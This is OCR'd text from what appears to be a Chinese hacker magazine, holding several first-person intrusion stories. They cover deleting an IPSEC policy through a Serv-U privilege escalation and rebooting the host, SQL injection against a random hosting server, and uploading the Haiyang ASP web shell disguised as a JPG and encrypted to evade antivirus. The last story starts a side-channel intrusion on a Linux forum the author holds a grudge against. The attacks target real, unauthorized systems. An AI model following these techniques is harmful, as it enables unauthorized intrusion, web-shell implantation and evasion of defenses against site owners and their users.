、TEXT2POL.DLL提取出来传到这台主机上。这3个文件是在命令行下操作IPSEC的工具，我们只用它来删除这个安全指派。再编辑一次BAT文件用SERV-U的权限提升工具执行这条命令：**ipsecpol -w REG -p "公司" -o** 如果不出意外的话这个名为“公司”的安全策略已经被删除掉了。那么现在唯一要做的工作就是重新启动系统，然后从终端服务登录上去。

最后编辑那个BAT文件，用**IISRESET/REBOOT**命令，然后执行。过了不多久网页就没办法访问了，看来是重启了，兴奋ing……

四、结语

经过短暂而又漫长的等待之后，在键盘的F5键的不断触动下，IE慢吞吞的返回了站点的首页，这个时候我再用终端连接上

去，成功了！如图4。我差点就从椅子上蹦起来。使用刚才添加的帐户登录，看了看主机的大致情况，发现除了F盘，其余的盘都设置只能由Administrator这个用户访问。真BT啊，这次渗透的确让我了解了不少东西，比如这个IPSEC设置，虽然是BT中的BT，但是管理员唯一的错误就是把这个文件给备份到了一个拥有Everyone权限的盘上。不知道是粗心还是为了什么？6个小时的入侵就这么结束了，想起来真是回味无穷，至于以后的事情，估计我在这么BT的管理员手下活不了多长时间，还是就此撒手比较合得来，呵呵。


图4

（本文涉及到的程序SUPERSCAN、海阳2005ASP木马收录于光盘）

我的曲折INJECTION行动


剑客


下午实在无聊，就与寝室的兄弟一起去我们学校旁边唯一的一所像样儿的网吧里去消遣了。坐下后发现自己不知道玩什么才好，网络游戏与本少无缘，本少更与它无缘。还是来我的最爱吧——黑客技术！这两年每一期的黑档我是逢出必买呀！入侵技术越来越多，当今最火的非INJECTION莫属了，OK！还没有在这方面成功过，想研究技术不动手实践怎么可以呢？说做就做！

说真的，对INJECTION还真不是了解太多，那么就去BAIDU吧，搜了一下“注入”，发现里面有个“啊D工具包”的页面，希望不是死链接，还好顺利的下载下来了。有了工具，目标是谁呢？还是去BAIDU吧！随便找了一个，是一个提供虚拟主机功能的服务器。把地址复制到啊D工具程序的地址栏里，开始INJECTION吧！


出来了，不好意思，它的DNS管理页面的管理员帐号密码出来了！心中又是暗喜！进去后，发现没有什么可以利用的价值，怎么办呢？论坛？返回到主页看了一下，果然有论坛。是动网论坛SP2的，虽然没INJECTION拿下过主机，但也知道最新的SP2不是那么好破，也不是没有办法，毕竟有以前的《黑客X档案》的思路指引，解密码不会是那么容易了，全部过程都用手动INJECTION吧，我的水平现在还挂在脚后跟下面呢（水平比较低啦！）想了半天，突然灵机一动社会工程学呢？小试一下子吧！


成功了！论坛的管理员权限已拿下，下一步呢？当然上传ASP木马了，下了一个2005版的海阳木马，先把改密码后的ASP页面改成JPG的文件，再用我刚才申请的一个帐号将JPG文件传上去，最后用数据库备份的方法将之改回ASP文件，如图1和图2。


图1


图2

记下地址，心中此时此起彼伏，希望不会出意外。打开一看什么都没有！难道是杀毒程序给KILL了？这个可能性最大，对策的首选是加密！用网络上的加密页面加密后同样用上述步骤上传上去，打开网址后出现了ASP木马的页面，定睛一看，不对，页面有点不正常！如图3和图4。


图3


图4

难道管理员的安全技术真是高的难以想象吗？再试一下预处理文件吧，就是在文件里加入<!--#include file="*.*"-->的那种。将ASP加密后改为JPG传上去后，又在自己写的一个简单的ASP页里调用那个JPG，将ASP加密后（防止如果不加密再不让运行的麻烦）传上去，运行网页，这时页面出现了，如图5和图6。




图 5




图 6

此时的页面和正常的ASP木马页面很像了，不过仔细一看！输入密码后没起作用！除了进制转换的功能外，其它的都不行！这时，我都觉得没心情了，想有成果不努力怎么行呢？努力吧！我在电脑旁边想，对了，还有源码的大小写转换还没有试呀！也许成功与否就在此一举。再不行我就放弃此次渗透，这也是我给自己下的最后命令！想到了大小写转换？没有现成的程序呀，还好手头还有一肉鸡，并且装有VB，VB正是我精通的编程工具。3389到我的这台肉鸡后，用VB自带的UCASE函数将ASP木马的全部代码转换为大写后再保存为ASP文件！如图7。




图 7

接下来还是加密，然后上去！在IE中打开它的地址，看到了吧，如图8。




图 8

真是“功夫不负有心人”啊！我高兴的试了一下它的功能，全部正常。这就是我的这次坎坷的INJECTION行动。这里没有什么任何新的东西，一切都是思路，不要想的太远，也不要想的太近，适中才是火候！成功就是这样！

（本文涉及到的程序啊D工具、大小写互换工具1.0已经收录光盘中）

Linux下的旁注入侵

朱平

最近看到旁注的文章基本上是WIN系统下进行的，难道Linux系统下就不能旁注吗？答案当然是否定的。我想根本原因还是WIN迷多于Linux迷，WIN系统的入侵相对Linux系统入侵容易。拿最近闹的很火的SQL注射来说吧。SQL注射相对ASP程序（多运行WIN系统）比PHP程序（多运行Linux系统）容易实现的多，任何一个新手，只要懂的相应的SQL注射漏洞判断、再拿出一个自动注射的小程序就能完成一次ASP程序的注射入侵了；而PHP由于安全模式的限制，对相应字符进行过滤，同时Mysql数据库功能的限制，都使的新手望而却步。

不过前段时间公布的，网上最流行的两个PHP论坛：IPB论坛和PHPBB论坛都存在Sql Injection漏洞，同时还发布了相应的Exploit。有这个做基础，我想Linux系统下的旁注入侵会简单容易的多。下面我们就来一次Linux下旁注入侵之旅吧。为了不让大家扫兴，先提醒一下大家，Linux下的旁注入侵和WIN下的旁注入侵大部分步骤是一样的。查询和目标在同一IP上绑定的其他域名，浏览域名，并查找其他域名对应网站的程序漏洞，接着入侵，并提升管理员权限，得到整台服务器的控制权，现在再回头毫无遮拦的对我们真正的目标下手。其中最关键的是要提升管理员权限，如果哪台WIN服务器能让你用普通权限读取所有WEB目录的话，那就不叫服务器了，叫共享目录得了。但Linux系统由于文件模式和用户权限的原因，供客户端HTTP浏览的Web文件一定能被读取但未必能写，这就使的Linux系统下的旁注无须提升管理权限就能实现对目标站点的入侵。那我们赶紧开始吧。

目标是http://www.guan*.net，我对它的仇恨就不多说了。网站性质是个论坛，使用的是PHPWind v2.0.2。传说中很安全，我不是专业安全人士，没兴趣也没时间帮它检测代码。所以今天只想试试能否通过旁注入侵，这样就省了很多麻烦。Ping域名得到IP：61.129.**.7，有了IP我们就能知道这IP上绑定的其他域名。IE浏览器下输入：http://whois.webhosting.info/61.129.**.7，返回的结果如图1所示。

